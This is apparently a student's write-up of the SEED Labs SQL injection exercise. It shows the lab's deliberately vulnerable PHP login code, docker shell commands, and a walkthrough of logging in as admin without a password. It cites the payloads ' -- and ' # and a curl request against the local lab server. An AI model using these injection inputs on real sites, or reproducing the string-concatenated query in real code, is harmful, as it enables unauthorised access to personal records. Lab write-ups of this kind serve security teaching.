
So can figure it out that Sha1sum hashing is used in this website

—---------- Task 1 completed —----------

3.2 Task 2: SQL Injection Attack on SELECT Statement


In this lab we were going to log in the login page www.seed-server.com for this task. The login page is shown .It asks users to provide a user name and a password. Our goal is to log into the web application without knowing any employee's credential.

This was the main code we were using for this attack already given.



```
Open   unsafe_home.php   ~/Desktop/Seedlab/sql/image_www/Code   Save
60        if ($conn->connect_error) {
61          echo "</div>";
62          echo "</nav>";
63          echo "<div class='container text-center'>";
64          die("Connection failed: " . $conn->connect_error . "\n");
65          echo "</div>";
66        }
67        return $conn;
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      if (!$result = $conn->query($sql)) {
77        echo "</div>";
78        echo "</nav>";
79        echo "<div class='container text-center'>";
80        die('There was an error running the query [' . $conn->error . ']\n');
81        echo "</div>";
82      }
83      /* convert the select return result into array type */
84      $return_arr = array();
85      while($row = $result->fetch_assoc()){
86        array_push($return_arr,$row);
87      }
88
89      /* convert the array type to json format and read out*/
90      $json_str = json_encode($return_arr);
91      $json_a = json_decode($json_str,true);
92      $id = $json_a[0]['id'];
```

Here these programming lines were used to get the request .




```
Open   unsafe_home.php   ~/Desktop/Seedlab/sql/image_www/Code   Save
86        array_push($return_arr,$row);
87      }
88
89      /* convert the array type to json format and read out*/
90      $json_str = json_encode($return_arr);
91      $json_a = json_decode($json_str,true);
92      $id = $json_a[0]['id'];
93      $name = $json_a[0]['name'];
94      $eid = $json_a[0]['eid'];
95      $salary = $json_a[0]['salary'];
96      $birth = $json_a[0]['birth'];
97      $ssn = $json_a[0]['ssn'];
98      $phoneNumber = $json_a[0]['phoneNumber'];
99      $address = $json_a[0]['address'];
100     $email = $json_a[0]['email'];
101     $pwd = $json_a[0]['Password'];
102     $nickname = $json_a[0]['nickname'];
103     if($id!=""){
104       // If id exists that means user exists and is successfully authenticated
105       drawLayout($id,$name,$eid,$salary,$birth,$ssn,$pwd,$nickname,$email,$address,$phoneNumber);
106     }else{
107       // User authentication failed
108       echo "</div>";
109       echo "</nav>";
110       echo "<div class='container text-center'>";
111       echo "<div class='alert alert-danger'>";
112       echo "The account information your provide does not exist.";
113       echo "<br>";
114       echo "</div>";
115       echo "<a href='index.html'>Go back</a>";
116       echo "</div>";
117       return;
118     }
```

In the above screen shot it shows the authentication if the user exists it will successfully login or else it gives a fail message and we were not going to log in the website.


Task 2.1: SQL Injection Attack from webpage.

Task 2.1: SQL Injection Attack from webpage. Your task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is `admin`, but you do not the password. You need to decide what to type in the `Username` and `Password` fields to succeed in the attack.

Trial 1 i have tried to login as Admin and checked whether it works or not





Below is the result of Output after I logged into website with Admin alone.



Next time I'm going to try with special characters and commas , let's see Whether it works or not .


Now we can try with special characters with alice and try to login without password.






In the above screen shot we were seeing the attack not working properly .

Now we are going inside the docker and made some changes. Now we gonna try again .





Although it still does not work, we got some hints to check the password over the head of the website **. It's getting exciting .**

Now we are going to add some sentence in the PHP code unsafe home.php, located in the /var/www/SQL_Injection directory

```
59        $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60        if ($conn->connect_error) {
61          echo "</div>";
62          echo "</nav>";
63          echo "<div class='container text-center'>";
64          die("Connection failed: " . $conn->connect_error . "\n");
65          echo "</div>";
66        }
67        return $conn;
68      }
69
70      // create a connection
71      $conn = getDB();
72      // Sql query to authenticate the user
73      $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
74      FROM credential
75      WHERE name= '$input_uname' and Password='$hashed_pwd'";
76      echo $sql;
77
78      if (!$result = $conn->query($sql)) {
79        echo "</div>";
80        echo "</nav>";
81        echo "<div class='container text-center'>";
82        die('There was an error running the query [' . $conn->error . ']\n');
83        echo "</div>";
84      }
85      /* convert the select return result into array type */
86      $return_arr = array();
87      while($row = $result->fetch_assoc()){
88        array_push($return_arr,$row);
89      }
90
91      /* convert the array type to json format and read out*/
```

Here i have added the echo $sql;

Again we have opened docker again .
Here i am checking whether the changes i made in the code were reflecting or not in the **/var/www/SQL_Injection directory**

I have used cat commands to check the changes I made.

```
[11/09/23]seed@VM:~/.../sql$ echo -n 'seedalice' | sha1sum
fdbe918bdae83000aa54747fc95fe0470fff4976  -
[11/09/23]seed@VM:~/.../sql$  dockps
23bdc86e3d82  mysql-10.9.0.6
576a4a13c967  www-10.9.0.5
[11/09/23]seed@VM:~/.../sql$ docksh 576a4a13c967
root@576a4a13c967:/# whoami
root
root@576a4a13c967:/# ls/ var/www/
bash: ls/: No such file or directory
root@576a4a13c967:/# ls /var/www/
SQL_Injection  html
root@576a4a13c967:/# ls /var/www/SQL_Injection/
css      index.html  seed_logo.png            unsafe_edit_frontend.php
defense  logoff.php  unsafe_edit_backend.php  unsafe_home.php
root@576a4a13c967:/# cd !*
cd /var/www/SQL_Injection/
root@576a4a13c967:/var/www/SQL_Injection# cat unsafe_home.php
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
```


In the below screenshot we can see the other half of the code

```
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
      echo "</div>";
      echo "</nav>";
      echo "<div class='container text-center'>";
      die("Connection failed: " . $conn->connect_error . "\n");
      echo "</div>";
    }
    return $conn;
  }

  // create a connection
  $conn = getDB();
  // Sql query to authenticate the user
  $sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
  FROM credential
  WHERE name= '$input_uname' and Password='$hashed_pwd'";
  echo $sql;

  if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
  }
  /* convert the select return result into array type */
  $return_arr = array();
  while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
  }

  /* convert the array type to json format and read out*/
  $json_str = json_encode($return_arr);
  $json_a = json_decode($json_str,true);
  $id = $json_a[0]['id'];
  $name = $json_a[0]['name'];
  $eid = $json_a[0]['eid'];
  $salary = $json_a[0]['salary'];
  $birth = $json_a[0]['birth'];
  $ssn = $json_a[0]['ssn'];
  $phoneNumber = $json_a[0]['phoneNumber'];
  $address = $json_a[0]['address'];
  $email = $json_a[0]['email'];
  $pwd = $json_a[0]['Password'];
  $nickname = $json_a[0]['nickname'];
```


Yup here the changes we made reflect in the unsafe_home.php , we are good to go .

After making adding one sentence in the unsafe_home.php

It worked ‘ -- “





After some work we can see it working fine we can see all details of the employees



In the above screen shot we can see all employee details with login in without the password

Now we can Try with another special character ' # .





Finally we got the details which we needed

Password='da39a3ee5e6b4b0d3255bfef95601890afd80709' it's the hash code ,if we decrypt it we can next time login with password 😂just kidding who wants password if we logged in without the password .

We have successfully logged into the admin account


Task 2.2: SQL Injection Attack from command line.

Task 2.2: SQL Injection Attack from command line. Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as `curl`, which can send HTTP requests. One thing that is worth mentioning is that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as `&`) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (`username` and `Password`) attached:

```
$ curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=11'
```

Logged in with email and password.

